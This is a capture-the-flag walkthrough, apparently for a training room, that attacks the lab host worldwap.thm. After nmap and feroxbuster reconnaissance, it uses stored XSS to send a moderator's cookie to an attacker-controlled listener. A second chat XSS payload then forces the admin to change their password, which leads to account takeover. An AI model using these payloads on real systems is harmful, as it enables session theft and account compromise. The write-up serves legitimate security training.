What's Your Name?
What’s Your Name?
💻 First things first, add the worldwap.thm domain name to your hosts file:
1
sudo echo '10.48.168.245 worldwap.thm' >> /etc/hosts
🔍 Then, run an nmap scan:  We have two web servers running on ports 80 and 8081:
http://worldwap.thm:8081/
🕵️ During the initial reconnaissance phase, Port 80 was found to be active while Port 8081 returned no visible web content on the root path. To identify hidden assets, I performed targeted content discovery against http://worldwap.thm using Feroxbuster.
1
feroxbuster -u http://worldwap.thm/  -x php,html,txt

🎯 Next, I tried XSS on the register page. ⚡ First, start the local server:
1
python3 -m http.server 8080
💡 First, I checked if it works: 
 As you can see, the request was received. Then:
  After a short time, we got a request from the moderator, which means we can steal their cookie:
1
 <script>fetch('http://10.48.79.98:8080/?'+btoa(document.cookie));</script>
We use btoa() to base64-encode the cookie.  We got it:
 I then went to
 login.worldwap.thm using the same cookie. This application runs on port 8081: 


The password can only be changed by the admin, and there is a chat option:
1
<script>alert(1)</script>
I tried XSS again, and it worked:  Now we need to change the password through the admin using fetch. First, I inspected the request carefully:
  It is just a POST request containing the data, so I tested it first:
1
fetch('/change_password.php', { method: 'POST', headers: {'Content-Type': 'application/x-www-form-urlencoded'}, body: 'new_password=1234' }).then(r => r.text()).then(console.log);
 As you can see, it worked. Now we need to send it to the chat:
1
<script>fetch('/change_password.php', { method: 'POST', headers: {'Content-Type': 'application/x-www-form-urlencoded'}, body: 'new_password=1234' }).then(r => r.text()).then(console.log);</script>
Then:  Log in to the same URL (
http://login.worldwap.thm/login.php) using the username admin and the password you set:  🏁 You can see the flag in the same spot as before.